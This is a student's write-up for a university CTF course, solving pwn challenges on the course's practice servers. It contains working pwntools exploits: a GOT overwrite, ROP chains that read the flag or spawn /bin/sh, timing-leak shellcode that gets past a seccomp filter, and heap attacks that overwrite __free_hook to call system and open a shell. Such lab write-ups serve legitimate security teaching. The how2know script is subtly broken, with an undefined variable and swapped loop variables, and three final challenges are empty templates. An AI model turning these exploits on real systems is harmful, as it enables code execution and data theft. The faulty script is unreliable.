EDU CTF course - Computer Security 2022 Fall

CTF Write up by B10832008 蔡芸軒

Pwn

Why is Pwn soooo hard ...

Challenge Name : got2win

Points : 50

Category : Pwn

Description : nc edu-ctf.zoolab.org 10004

Tool : gdb, pwndbg

Approach :

In this challenge, we are given a server address and a source c code.

```
1  int fd = open("/home/chal/flag", O_RDONLY);
2  read(fd, flag, 0x30);
3  close(fd);
4  write(1, "Good luck !\n", 13);
5
6  unsigned long addr = 0;
7  printf("Overwrite addr: ");
8  scanf("%lu", &addr);
9  printf("Overwrite 8 bytes value: ");
10 read(0, (void *) addr, 0x8);
11
12 printf("Give me fake flag: ");
13 int nr = read(1, flag, 0x30);
14 if (nr <= 0)
15     exit(1);
16 flag[nr - 1] = '\0';
17 printf("This is your flag: ctf{%s}... Just kidding :)\n", flag);
```

In the program, it first reads the real flag and then reads another input as a fake flag. So I came up with replacing the GOT address of the read function by the write plt address. In this way, when executing line 10, the process would do *write(flag)* instead of *read(flag)*, so we can leak the flag.

Using pwndbg, I found that the GOT address of the read function is *0x404038*.

```
pwndbg> got

GOT protection: Partial RELRO | GOT functions: 9

[0x404018] write@GLIBC_2.2.5 -> 0x401030 ◂— endbr64
[0x404020] __stack_chk_fail@GLIBC_2.4 -> 0x401040 ◂— endbr64
[0x404028] printf@GLIBC_2.2.5 -> 0x401050 ◂— endbr64
[0x404030] close@GLIBC_2.2.5 -> 0x401060 ◂— endbr64
[0x404038] read@GLIBC_2.2.5 -> 0x401070 ◂— endbr64
[0x404040] setvbuf@GLIBC_2.2.5 -> 0x401080 ◂— endbr64
[0x404048] open@GLIBC_2.2.5 -> 0x401090 ◂— endbr64
[0x404050] __isoc99_scanf@GLIBC_2.7 -> 0x4010a0 ◂— endbr64
[0x404058] exit@GLIBC_2.2.5 -> 0x4010b0 ◂— endbr64
```

The write plt address is *0x4010c0*.

```
                                                                    [ DISASM / x86-64 / set emulate on ]
► 0x4010c0       <write@plt>                       endbr64
  0x4010c4       <write@plt+4>                     bnd jmp qword ptr [rip + 0x2f4d]     <0x401030>
   ↓
  0x401030                                         endbr64
  0x401034                                         push   0
  0x401039                                         bnd jmp 0x401020                     <0x401020>
   ↓
  0x401020                                         push   qword ptr [rip + 0x2fe2]      <_GLOBAL_OFFSET_TABLE_+8>
  0x401026                                         bnd jmp qword ptr [rip + 0x2fe3]     <_dl_runtime_resolve_xsavec>
   ↓
  0x7ffff7fd8d30 <_dl_runtime_resolve_xsavec>      endbr64
  0x7ffff7fd8d34 <_dl_runtime_resolve_xsavec+4>    push   rbx
  0x7ffff7fd8d35 <_dl_runtime_resolve_xsavec+5>    mov    rbx, rsp
  0x7ffff7fd8d38 <_dl_runtime_resolve_xsavec+8>    and    rsp, 0xfffffffffffffc0
```

Code :

```python
from pwn import *

context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

r = remote('edu-ctf.zoolab.org', 10004)

read_got, write_plt = 0x404038, 0x4010c0

r.sendlineafter('Overwrite addr: ', str(read_got))
r.sendafter('Overwrite 8 bytes value: ', p64(write_plt))

r.interactive()
```

Result :

```
[*] Switching to interactive mode
Give me fake flag: FLAG{apple_1f3870be274f6c49b3e31a0c6728957f}
This is your flag: ctf{FLAG{apple_1f3870be274f6c49b3e31a0c6728957f}
}... Just kidding :)
[*] Got EOF while reading in interactive
[*] Interrupted
[*] Closed connection to edu-ctf.zoolab.org port 10004
```

Challenge Name : rop2win

Points : 50

Category : Pwn

Description :

Tool : pwndbg, gdb, ROPgadget

Approach :

In order to get the return address of rdi, rsi, rdx, and rax, I used ROPgadget.
Instruction : *python ROPgadget.py --binary [path to binary] --only "pop rsi" --multibr*

```
41649   0x000000000043e4f6 : pop rdi ; jmp 0xffffffff1936e44
41650   0x000000000043e52e : pop rdi ; jmp 0xffffffff1936e7c
41651   0x000000000043e556 : pop rdi ; jmp 0xffffffff1936ea4
41652   0x000000000043e57e : pop rdi ; jmp 0xffffffff1936ecc
41653   0x0000000000466c59 : pop rdi ; jmp rax
41654   0x000000000046aeee : pop rdi ; jmp rax ; mov r8d, 3 ; jmp 0x46a910
41655   0x0000000000467349 : pop rdi ; jmp rax ; mov rsi, rcx ; mov rax, r13 ; jmp 0x467378
41656   0x00000000004882b2 : pop rdi ; jne 0x488285 ; jmp 0x488282
41657   0x000000000048c588 : pop rdi ; mov esi, eax ; jmp 0x48c336
41658   0x000000000049e2ef : pop rdi ; mov rcx, rax ; jmp 0x49e231
41659   0x000000000049e5a5 : pop rdi ; mov rcx, rax ; jmp 0x49e4ff
41660   0x000000000045ef60 : pop rdi ; mov rdi, qword ptr [r12] ; call rbx
41661   0x000000000041f510 : pop rdi ; or byte ptr [rbx - 0x76fefbb9], al ; ret 0xe281
41662   0x000000000043b079 : pop rdi ; out dx, al ; mov qword ptr [rdi - 0xa], rcx ; mov dword ptr [rdi - 4], edx ; ret
41663   0x000000000043aea9 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], r8 ; mov dword ptr [rdi - 4], edx ; ret
41664   0x000000000043afa5 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], rcx ; mov byte ptr [rdi - 1], dl ; ret
41665   0x000000000043aef1 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], rcx ; mov dword ptr [rdi - 4], edx ; ret
41666   0x00000000004121d4 : pop rdi ; pop rbp ; ret
41667   0x00000000004038b3 : pop rdi ; ret
41668   0x0000000000429288 : pop rdx ; adc byte ptr [rax + 1], cl ; ret 0x349
41669   0x000000000044d73f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d6e0
41670   0x000000000044d87f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d820
41671   0x000000000044d9bf : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d960
41672   0x000000000044daff : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44daa0
41673   0x000000000044dc3f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dbe0
41674   0x000000000044dd7f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dd20
41675   0x000000000044decf : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44de70
41676   0x000000000044e01f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dfc0
41677   0x000000000044e15f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e100
41678   0x000000000044e29f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e240
41679   0x000000000044e3df : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e380
41680   0x000000000044e51f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e4c0
41681   0x000000000044e65f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e600
41682   0x000000000044e79f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e740
41683   0x000000000044e8df : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e880
41684   0x000000000044eeef : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44ee90
```

Some displaying errors occurred when I used Windows, using Linux instead can solve this.

```
  r.sendafter("Give me filename: ", '/home/chal/flag\x00')
C:\Users\jaynn\AppData\Roaming\Python\Python39\site-packages\pwnlib\tubes\tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees.
s://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

Code :

```python
from pwn import *

context.arch = "amd64"
context.terminal = ['tmux', 'splitw', '-h']
r = remote("edu-ctf.zoolab.org", "10005")

ROP_addr = 0x4e3360
fn = 0x4df460

pop_rdi_ret = 0x4038b3
pop_rsi_ret = 0x402428
pop_rdx_ret = 0x493a2b
pop_rax_ret = 0x45db87
syscall_ret = 0x4284b6
leave_ret = 0x40190c

ROP = flat(
    # open flag file
    pop_rdi_ret, fn,
    pop_rsi_ret, 0,
    pop_rax_ret, 2,
    syscall_ret,

    # read
    pop_rdi_ret, 3,
    pop_rsi_ret, fn,
    pop_rdx_ret, 0x30, 0,
    pop_rax_ret, 0,
    syscall_ret,

    # write
    pop_rdi_ret, 1,
    pop_rax_ret, 1,
    syscall_ret,
)

r.sendafter("Give me filename: ", '/home/chal/flag\x00')
r.sendafter("Give me ROP: ", b'A'*0x8 + ROP)
r.sendafter("Give me overflow: ", b'A'*0x20 + p64(ROP_addr) + p64(leave_ret))

r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10005: Done
/home/nickname/Desktop/rop2win/share/sol.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendafter("Give me filename: ", '/home/chal/flag\x00')
[+] Opening connection to edu-ctf.zoolab.org on port 10005: Done
/home/nickname/Desktop/rop2win/share/sol.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendafter("Give me filename: ", '/home/chal/flag\x00')
/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwn
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
FLAG{banana_72b302bf297a228a75730123efef7c41}
\x00[*] Got EOF while reading in interactive
```

Challenge Name : how2know

Points : 100

Category : Pwn

Description : nc edu-ctf.zoolab.org 10002

Tool : dbg

Approach :

In this challenge, the program reads the FLAG and stores it as a static variable. After that,it reads an input string from the user, and then executes it. What we need to do is to write the asm code to leak the FLAG.

However, the below code shows that ***seccomp*** only allows syscall ***exit*** and ***exit_group***, no read or write instructions are allowed.

```
ctx = seccomp_init(SCMP_ACT_KILL);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit), 0);
seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
seccomp_load(ctx);
seccomp_release(ctx);
```

Though we can't leak the FLAG by printing information on the terminal, we can use time based testing to leak one byte at a time. If the server doesn't reply in a limited time, that means we find the byte of the FLAG. The flow would be :

```
if (FLAG[i] == 'A'){
        while(1);
}
```

Also, I used the ***asm()*** in ***pwntool*** to convert assembly to byte.

As for the address of FLAG, I used ***pwndbg*** to execute the program. In a process, I find the offset of ***rsp*** value when entering our code area (At line ***((void(*)())addr)();***), and buffer of FLAG data. After calculating, I found that the offset of FLAG is ***0x5555558040 - 0x55555553DC = 0x2c64***.

```
► 0x555555555532d <main+164>    call   read@plt                    <read@plt>
        fd: 0x3 (/home/chal/flag)
        buf: 0x555555558040 (flag) ◂— 0x0
        nbytes: 0x30
```

```
► 0x5555555553da <main+337>    call   rdx                         <0x7f
```

```
00:0000 rsp 0x7fffffffde38 —▸ 0x5555555553dc (main+339) ◂— mov eax, 0
01:0008     0x7fffffffde40 —▸ 0x7fffffffe2e9 ◂— 0x34365f363878 /* 'x86_64' */
02:0010     0x7fffffffde48 ◂— 0x300000064 /* 'd' */
03:0018     0x7fffffffde50 —▸ 0x7ffff7ffa000 ◂— outsb dx, byte ptr [rsi] /* 0xa706f6e; 'nop\n' */
04:0020     0x7fffffffde58 —▸ 0x5555555592a0 ◂— 0x555555559
05:0028 rbp 0x7fffffffde60 ◂— 0x1
06:0030     0x7fffffffde68 —▸ 0x7ffff7d8cd90 (__libc_start_call_main+128) ◂— mov edi, eax
07:0038     0x7fffffffde70 ◂— 0x0
```

Code :

```python
from pwn import *

flag = ''
for idx in range(0x30):
    for ascii in range(256):
        r = remote("edu-ctf.zoolab.org", "10002")
        shell_code = '''
            mov rbx, [rsp];
            lea rbx, [rbx+0x2c64];
            lea rdx, [rbx + ''' + str(ascii)+ '''];
            mov al, [rdx];
            cmp al, ''' + str(i) + ''';
            je loop;
            mov rax, 0;
            syscall;
        loop:
            nop
            jmp loop;
        '''
        r.recvline()
        r.sendline(asm(shell_code))
        try:
            r.recvline(timeout=5)
            print('timout', i)
            flag += chr(i)
            break
        except:
            pass
    print(flag)
```

Problem solved :
[Error] Too many open files.
[Solution] ulimit -n 10000

Result :

```
timout 125
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timout 10
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}

[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00
[+] Opening connection to edu-ctf.zoolab.org on port 10002: Done
timout 0
FLAG{piano_d113f1c3f9ed8019288f4e8ddecfb8ec}
\x00\x00
```

Challenge Name : rop++

Points : 150

Category : Pwn

Description : nc edu-ctf.zoolab.org 10003

Tool : ropGadget

Approach :

This challenge is similar to ***rop2win***. We can use the read function to do buffer overflow.

First, use ropGadget to find the address of rop chain.
Instruction : ***python ROPgadget.py --binary [path to binary] --multibr > rop++.txt***

Since the output is too large, I saved it into a file.

Search the ROP addresses.

```
36013   0x0000000000447b27 : pop rax ; ret
34145   0x000000000047d59c : or al, ch ; pop rsi ; ret
36313   0x0000000000401e3f : pop rdi ; ret
36353   0x000000000047ed0b : pop rdx ; pop rbx ; ret
1629   0x0000000000414500 : add byte ptr [rax + 0xca], bh ; syscall ; ret
```

I used these addresses to construct my ROP, read and then execve.

Also we have to add 0x10 + 0x08 = 0x18 bytes in front of ROP.

Code :

```python
from pwn import *
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']
p = remote('edu-ctf.zoolab.org', 10003)

pop_rax_ret = 0x447b27
pop_rsi_ret = 0x47d59c
pop_rdi_ret = 0x401e3f
pop_rdx_ret = 0x47ed0b
syscall_ret = 0x414506
binsh_addr = 0x4c5000

ROP = flat(
    # read
    pop_rdi_ret, 0,
    pop_rsi_ret, binsh_addr,
    pop_rax_ret, 0,
    pop_rdx_ret, 10, 0,
    syscall_ret,

    # execve
    pop_rdi_ret, binsh_addr,
    pop_rsi_ret, 0,
    pop_rax_ret, 0x3b,
    pop_rdx_ret, 0, 0,
    syscall_ret,
)

p.sendafter('show me rop\n> ', b' ' * 0x18 + ROP)
p.sendline(b"/bin/sh\x00")
p.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10003: Done
/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASCII,
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
$ cat home/chal/flag
FLAG{chocolate_c378985d629e99a4e86213db0cd5e70d}
```

Challenge Name : heapmath

Points : 50

Category : Pwn

Description :

Tool :

Approach :

In this challenge, we are given source code files. We have to answer five questions about **tcache** and **fastbin.** Those freed memories would first be stored in tcache. After tcache is full, freed memories would be stored in fastbin.

In the first section, we have to construct linked lists in tcache. In tcache, it implements LIFO**.**

In the second section, we have to calculate the address of the chunk.
chunk_size = malloc_size - 0x08 + 0x10 (adjust to 0x10)

The third section is really simple. Just calculate the index offset.

The fourth section is to calculate **tcache fd**. Since it does free(X) first and then free(Y), the linked list is *Y -> X*.
Y_fd = Y_address - chunk_size
chunk_size = 0x10(header) + fastbin_size

The fourth section is to calculate **fastbin fd**. Fastbin fd points to the address of the header of X.
Y_fd = Y_address - chunk_size - 0x10
chunk_size = 0x10(header) + fastbin_size

Code :

```python
from pwn import *
import math

context.arch = "amd64"
context.terminal = ['tmux', 'splitw', '-h']
r = remote("edu-ctf.zoolab.org", "10006")

# ----------- ** tcache chall ** -----------
r.recvline()

tcache_size, tcache_free_order = [], []
for i in range(7):
    msg = int(str(r.recvline()).split('(')[2].split(')')[0], 16)
    size = math.ceil((msg + 0x10 - 0x08) / 0x10) * 0x10
    tcache_size.append(size)

for i in range(7):
    msg = str(r.recvline()).split('(')[1].split(')')[0]
    tcache_free_order.append(ord(msg) - ord('A'))

ans_0x30, ans_0x40 = ['NULL'], ['NULL']
for tcache in tcache_free_order:
    if tcache_size[tcache] == 0x30:
        ans_0x30 = [chr(tcache + ord('A'))] + ans_0x30
    if  tcache_size[tcache] == 0x40:
        ans_0x40 = [chr(tcache + ord('A'))] + ans_0x40

# send answer
for i in range(3): r.recvline()
r.sendline(' --> '.join(ans_0x30))
for i in range(2): r.recvline()
r.sendline(' --> '.join(ans_0x40))
for i in range(2): r.recvline()
```

```python
# ----------- ** address chall ** -----------
r.recvline()

msg = str(r.recvline())

target1, address1 = ord(msg.split(' ')[1]) - ord('A'), int(msg.split(' ')[3], 16)
target2 = ord(str(r.recvline()).split(' ')[0].split("'")[1]) - ord('A')
address2 = address1 + sum(tcache_size[target1:target2])
r.sendline(hex(address2))

for i in range(2): r.recvline()

# ----------- ** index chall ** -----------
r.recvline()

chunk_size = int(r.recvline().decode("ascii").split('(')[2].split(')')[0], 16) + 0x10
r.recvline()
secret_idx = int(r.recvline().decode("ascii").split("[")[1].split("]")[0])
r.recvline()
r.sendline(str(int(chunk_size / 0x8) + secret_idx))

for i in range(2): r.recvline()

# ----------- ** tcache fd chall ** -----------
for i in range(3): r.recvline()

y_address = int(r.recvline().decode("ascii").split('== ')[1].split(' ')[0], 16)
y_fd = y_address - chunk_size
r.sendline(str(hex(y_fd)))

for i in range(3): r.recvline()

# ----------- ** fastbin fd chall (final) ** -----------
for i in range(11): r.recvline()

y_fd = y_fd - 0x10
r.sendline(hex(y_fd).split('x')[1])

print(r.recvline())
print(r.recvline()) # FLAG
```

Result :

```
b'> Correct !\n'
b'Here is your flag: FLAG{owo_212ad0bdc4777028af057616450f6654}\n'
```

Challenge Name : babynote

Points : 50

Category : Pwn


Description :

Tool :

Approach :


In this challenge, the program provides some user control functions. Users can add, edit, delete, and show data. In the edit_data section, we can write data to cause overflow. In the show_notes section, we can leak heap and libc addresses.

First, I filled the structure like below.



After *free(A)*, use *show_notes()* to print the unsorted bin fd, pointer to main_arena.

After that, I do edit_data again to construct a structure like below. That means, send fake chunk to server.



Finally, I do ***delete(1)***. Calling f***ree(B->data)*** is actually an executing ***system("/bin/sh")***, opening a shell to us which we can do anything on.

Opened home/chal/flag and I got FLAG !!

Code :

```python
import warnings
warnings.filterwarnings("ignore")
from pwn import *

r = remote("edu-ctf.zoolab.org", "10007")

note = set()
del_note = set()

def instrucion():
    for i in range(5): r.recvline()

def add(id, name):
    instrucion()
    print("add")
    r.sendline('1')
    r.recvline()
    r.sendline(str(id))
    r.recvline()
    r.sendline(name)
    r.recvline()

def edit(id, size, s):
    note.add(id)
    instrucion()
    print("edit")
    r.sendline('2')
    r.recvline()
    r.sendline(str(id))
    r.recvline()
    r.sendline(str(size))
    r.sendline(s)
    r.recvline()

def delete(id):
    note.remove(id)
    del_note.add(id)
    instrucion()
    print("delete")
    r.sendline('3')
    r.recvline()
    r.sendline(str(id))
    r.recvline()

def show():
    instrucion()
    print("show")
    r.sendline('4')
    data = []
    for i in range(len(note)*4 + len(del_note)*2):
        r.recvline()
    return data
```

```python
add(0, 'A'*8)
edit(0, 0x418, 'A')#1048

add(1, 'B'*8)
edit(1, 0x18, 'B')

add(2, 'C'*8)

delete(0)

#show()
instrucion()
r.sendline('4')
r.recvuntil('data')

libc = u64(r.recv(15).split()[1].ljust(8, b'\x00')) - 0x1ecbe0

free_hook = p64(libc + 0x1eee48)
system = libc + 0x52290
info(f"libc: {hex(libc)}")

data = b'/bin/bash\x00'.ljust(0x10, b'\x00')
fake_chunk = b'\x00'*8 + p64(0x21) + b'c'*16 + free_hook

edit(1, 0x38, data + fake_chunk)
edit(2, 8, p64(system))

show()
delete(1)
r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10007: Done
add
edit
add
edit
add
delete
[*] libc: 0x7f30f992a000
edit
edit
show
delete
[*] Switching to interactive mode
4. show_notes
5. bye
> index
> $ cat home/chal/flag
FLAG{babynote^_^_de9187eb6f3cbc1dce465601015f2ca0}
```

Challenge Name : babyums (flag1)

Points : 125

Category : Pwn

Description : P.S. flag1 is the password of admin

Tool :

Approach :

This challenge is very similar to babynote.

I first create 2 section

=> Free the first one

=> Use show_users to leak fd of unsorted bin, which point to (main_arena + 96)

=> Calculate the addresses of libc, system and free_hook

=> Construct a fake_chunk

=> Use edit_data to write the fake_chunk in

=> Use ***delete(1)*** to execute ***system("/bin/bash")***. => Open shell successfully.

Code :

```python
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
r = remote('edu-ctf.zoolab.org', 10008)

def add(id, username, password):
    print('add')
    r.sendline('1')
    r.recv()
    r.sendline(str(id))
    r.recv()
    r.sendline(username)
    r.recv()
    r.sendline(password)
    r.recvuntil('5. bye\n> ')

def edit(id, size, data):
    print('edit')
    r.sendline('2')
    r.recv()
    r.sendline(str(id))
    r.recv()
    r.sendline(str(size))
    r.sendline(data)
    r.recvuntil('5. bye\n> ')

def delete(id):
    print('delete')
    r.sendline('3')
    r.recv()
    r.sendline(str(id))
    r.recvuntil('5. bye\n> ')

def show():
    print('show')
    r.sendline(b'4')
```

```python
r.recv()

add(0, 'A' * 8,  b'A' * 8)
edit('0', 0x450,  'A' * 0x450)
add(1, 'B' * 8,  'B' * 8)
edit('1', 16,  'B' * 16)
add(2, 'C' * 8,  'C' * 8)

# leak fd of unsoreted bin
delete(0)
show()

msg = r.recvuntil('5. bye\n> ').split()
data = u64(msg[2].ljust(8, b'\x00'))
libc = data - 0x1ecbe0
system = libc + 0x0000000000052290
free_hook = p64(libc + 0x00000000001eee48)
flag = data - 0x28FBC06C8580

data = b'/bin/bash\x00'.ljust(16, b'\x00')
fake_chunk = p64(0) + p64(31) + b'c' * 32 + free_hook

edit(1, 0x48, data + fake_chunk)
edit(2, 8,  p64(system))

# delete(1)
r.sendline('3')
print(r.recv())
r.sendline('1')

r.interactive()
```

Result :

```
$ cat home/chal/flag
FLAG{crocodile_9d7d8f69be2c2ab84721384d5bda877f}
$ cat home/chal/babyums.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#define FLAG1 "FLAG{C8763}"
```

Challenge Name : babyums (flag2)

Points : 175

Category : Pwn

Description : P.S. flag2 is in the /home/chal

Approach :

After getting flag1, just open /home/chal/flag.

Code :

```python
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
r = remote('edu-ctf.zoolab.org', 10008)

def add(id, username, password):
    print('add')
    r.sendline('1')
    r.recv()
    r.sendline(str(id))
    r.recv()
    r.sendline(username)
    r.recv()
    r.sendline(password)
    r.recvuntil('5. bye\n> ')

def edit(id, size, data):
    print('edit')
    r.sendline('2')
    r.recv()
    r.sendline(str(id))
    r.recv()
    r.sendline(str(size))
    r.sendline(data)
    r.recvuntil('5. bye\n> ')

def delete(id):
    print('delete')
    r.sendline('3')
    r.recv()
    r.sendline(str(id))
    r.recvuntil('5. bye\n> ')

def show():
    print('show')
    r.sendline(b'4')
```

```python
r.recv()

add(0, 'A' * 8,  b'A' * 8)
edit('0', 0x450,  'A' * 0x450)
add(1, 'B' * 8,  'B' * 8)
edit('1', 16,  'B' * 16)
add(2, 'C' * 8,  'C' * 8)

# leak fd of unsoreted bin
delete(0)
show()

msg = r.recvuntil('5. bye\n> ').split()
data = u64(msg[2].ljust(8, b'\x00'))
libc = data - 0x1ecbe0
system = libc + 0x0000000000052290
free_hook = p64(libc + 0x00000000001eee48)
flag = data - 0x28FBC06C8580

data = b'/bin/bash\x00'.ljust(16, b'\x00')
fake_chunk = p64(0) + p64(31) + b'c' * 32 + free_hook

edit(1, 0x48, data + fake_chunk)
edit(2, 8,  p64(system))

# delete(1)
r.sendline('3')
print(r.recv())
r.sendline('1')

r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10008: Done
**** User Management System ****
add
edit
add
edit
add
delete
show
edit
edit
[*] Switching to interactive mode
index
> $ ls home/chal
Makefile
babyums.c
chal
flag
run.sh
$ cat home/chal/flag
FLAG{crocodile_9d7d8f69be2c2ab84721384d5bda877f}
```

✌**Challenge Name : FILE_AAR**

Points :

Category : Pwn

Description :

Tool :

Approach :

Code :

Result :

✌**Challenge Name : FILE_AAW**

Points :

Category : Pwn

Description :

Tool :

Approach :

Code :

Result :

✌**Challenge Name : miniums**

Points :

Category : Pwn

Description :

Tool :

Approach :

Code :

Result :